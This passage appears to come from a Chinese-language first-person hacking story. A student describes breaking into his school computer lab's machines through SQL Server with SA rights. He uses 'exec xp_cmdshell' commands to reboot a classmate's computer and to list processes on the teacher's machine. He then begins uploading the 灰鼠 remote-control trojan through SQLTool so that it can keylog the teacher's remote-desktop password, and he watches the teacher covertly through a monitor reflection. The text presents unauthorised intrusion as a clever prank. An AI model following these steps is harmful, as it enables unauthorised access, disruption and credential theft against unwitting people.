


图3

登陆成功，没有任何问题，如图4。

多尝试几个IP，都会成功。既然是SA权限了，接下来的一切都好办了。为了渗透教师机，先确定教师机的IP地址。

回忆上节课确定的IP地址范围，以及记录下来IP地址10.10.25.31。上节课我坐的位置是从门往内数第二排，已知每排20台（直接数机器数确定），大胆猜测IP地址划分是从10.10.25.1开始（排除网关地址10.10.25.7）到10.10.25.81结束。




图4




图5

这节课我坐的机器本机IP为10.10.25.51，为了准确定位，我先按顺序数物理机器的某一台机器所在位置，然后恶作剧般将它电脑重启。我重启了旁边第二个同学的主机10.10.25.49，他的物理位置是第50台（因为要排除网关地址10.10.25.7）。用“查询分析器”登陆10.10.25.49，在旁边“查询”窗口中键入以下命令，并点击上方的绿色箭头执行命令：

```
exec xp_cmdshell "shutdown -r -t 0"
```

几秒后，该同学电脑重启。然后用同样的方法多试几台机器，都跟我预计的一样，那么直接按顺序数教师机的物理位置，对应的IP地址应该是10.10.25.62。用“查询分析器”登陆，执行以下命令：




图6

```
exec xp_cmdshell "tasklist"
```

用tasklist命令列出教师机当前运行中的进程，看看是否有教学管理系统的控制端进程运行。之前我结束的学生端进程名为“StudentMain.exe”，根据命名规则，可推断出控制端进程名应该带有“Teacher”字样，我找到了进程TeacherMain.exe。已确定这就是教师机IP。并在进程列表中看到了远程桌面连接的进程mstsc.exe，这老师习惯用远程登陆到他办公的电脑中进行教学演示，因为机房内就连教师机也有还原精灵，课件、软件环境，教师机里都没有。

看来，眼光得放远点了——拿下他办公室机器的权限。但由于没有足够的工具，不得不结束此次渗透。

第三节课：最后的入侵

这节课渗透的大概过程：先用灰鼠远程控制生成服务端，再用SQLTool将服务端上传至教师机运行之，紧接着结束教师机上的远程桌面连接，让他误以为是电脑故障，并趁他再次去连接远程桌面时，用灰鼠远控的键盘记录功能记录他的终端密码。

第三节课我有备而来——将SQLTool和灰鼠远程控制拷贝到手机里带入机房。很不幸，这节课来晚了，机房除了靠近教师机的机子无人坐，其余都坐满了。无奈之下，我从中选出最安全的位置——背对着教师的机器，然后坐下，并将教学管理系统崩溃掉，再关闭我右侧那台电脑的显示器，将显示器位置调至可反光看见教师的角度，便于观察教师的一举一动。如图5是通过显示器反光看到教师讲课的画面。

接着，配置灰鼠远程控制的服务端。IP地址就填成本机的静态IP，其余默认即可，如图6。

然后运行SQLTool，连接教师机。连接成功后，选择菜单栏上的“利用工具”——“上传文件”，如图7。




图7

上传成功后，检查木马是否已成功上传，如图8。

